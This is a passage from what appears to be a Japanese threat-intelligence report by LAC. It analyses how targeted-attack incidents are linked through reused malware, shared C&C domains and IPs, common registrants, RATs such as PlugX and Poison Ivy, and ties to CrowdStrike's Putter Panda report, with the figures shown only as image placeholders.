


図 40 セキュリティ事案の情報を整理したもの

図 41 アイコンの説明




図 42 全事案を結びつけたイメージ図

5.1. 事案間の関連性

ラックがこれまで対応した事案からは、それぞれ別の事案のように見えて、使用されたツールなどから互いに関連が確認できたものがあります。

5.1.1. 同一のマルウェアが複数の組織で確認

事案間の関連性を分析した結果、標的対象とする組織を同業種に限定するケースをいくつか確認しています。このほか、業種は異なるものの同業界で関連が見られる場合もありました。

図 43 は、複数の事案で関連が確認できたケースです。こうした関連性は、マルウェアやカスタム化された未公開ツールなど、同じファイルが使用されていたことから判明しました。




図 43 同一のマルウェアが見られた例

ただ、実際には、同一のマルウェアが使い回しされているケースはわずかにすぎません。図 44 は、ある事案で見られたマルウェアが、他の組織でも確認された割合を示したものです。これによると、同一のマルウェアが複数の事案で発見された割合は全体の 2% で、大半は特定の攻撃対象内だけで使用されていることが見て取れます。これは、攻撃者が標的組織ごとにマルウェアを使い分けているためで、ウイルス対策ソフトなどで広く対策が講じられても、効果は限定的であることを意味しています。




図 44 複数組織から同一のマルウェアが発見された割合

5.1.2. 共通で確認されたドメイン、IP アドレス

また、一つの事案から、あるいは複数の事案間で検出されたマルウェアについて調査したところ、通信先ホスト名やドメイン、IP アドレス、IP ネットワークが共通していたものが複数ありました（図 45）。また、ドメインの登録者のメールアドレスが同じものも多数見られました（図 46 ）。




図 45 共通のドメイン、同一のネットワークアドレス




図 46 ドメインの登録者が同一であることを確認したケース




図 47 複数の組織で確認されたマルウェアの通信先ドメインが一致した割合

図 47 は、ある事案で確認されたマルウェアの通信先ドメインが、別の複数の組織で確認されたものと一致した割合です。一致割合は 8% で、全体に占める割合は小さいものの、5.1.1. で見た、同一のマルウェアが複数の事案間で確認された割合（2％）を上回ります。これは、マルウェアの亜種を作成するより、通信先ドメインを新たに設定するほうが、攻撃者にとっては手間を要するためだと考えられます。

なお、CrowdStrike 社の「CrowdStrike Intelligence Report Putter Panda」レポート [47] にもある通り、攻撃者は追跡を回避するため、ドメインの登録者情報を更新することがあります。ラックがモニタリングしているドメインの一部についても、同様の更新を確認しています。

また、ドメイン売買を専門としていると思われる業者から、攻撃者が標的型サイバー攻撃のためにドメインを買い取ったと推測される状況も見られました。

5.1.3. 同じ事案で確認された複数種類の RAT の接続先

ここまではマルウェア全体について述べてきましたが、ここではマルウェアの一部である RAT に関し、過去に対応したもののうちの少し珍しいケースを紹介します。一つの事案で、標的型サイバー攻撃の際にしばしば確認される複数の種類の RAT（Poison Ivy および PlugX）が検出され、これらがすべて同じ IP アドレスを C&C サーバとして使っていたケースです（図 48）。種類ごとに通信内容が異なる RAT を使用したこのケースからは、攻撃者の意図、つまり、いずれかの通信が IPS などにより検出された場合でも、残りを攻撃対象とする組織に潜伏させ続けることを目的としていたことが推測されます。




図 48 複数の RAT の接続先が同じだったケース

5.2. 公開されているレポートとの関連性

これまでに対応した事案には、他の公開レポートで報告された事案と、複数の関連が確認されているものがあります。例えば、ある事案では、フォレンジック調査で確認されたマルウェアの通信先ドメインの一つが、前述した CrowdStrike 社のレポートにも記載されており、攻撃者は同じであると思われます（図 49）。

一方で、この事案で確認された他の４つのマルウェアの通信先ドメインやドメインの登録メールアドレスは、先のレポートには記載されていませんでした。ラックの調査結果にしても他社の調査結果にしても、それぞれはパズルのピースにすぎず、パズルを完成させて攻撃の全体像をより正確に把握するためには、より一層の情報共有が必要であると言えるでしょう。




図 49 CrowdStrike 社「Putter Panda」レポートとの関連図

5.3. 同時期に攻撃が実行された、感染手段の異なる事案の関連

感染手段は異なるものの、事案間で関連性が確認されたものもあります（図 50）。Java に起因する水飲み場型攻撃（事案 A、B）と、ソフトウェアのアップデート機能を悪用した水飲み場型攻撃（事案 C）の３つを同時期に行っていたケースです。攻撃対象を感染させるための入り口となるサーバはそれぞれ別でしたが、感染後にアクセスする C&C サーバやそのドメインに関連性が確認されました。

これらの事案ではアジアの企業から盗まれた複数のデジタル署名も使用されており、攻撃者のスキルの高さがうかがえます。

